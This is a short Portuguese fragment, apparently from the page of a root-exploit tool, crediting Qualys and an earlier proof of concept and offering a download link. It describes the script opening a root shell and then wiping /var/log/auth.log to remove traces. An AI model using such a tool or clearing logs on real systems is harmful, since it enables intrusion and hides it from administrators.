
O script criará alguns arquivos e pastas, mas fará a limpeza após si mesmo quando o shell root for aberto - ele até limpará o /var/log/auth.log (porque não?).

Créditos

  • Qualys por encontrar o problema e tornar a informação pública
  • Andris Raugulis por criar um dos primeiros PoCs para servir de inspiração
  • MiscGang porque misgang@Kalmarunionen são demais
Baixar ferramenta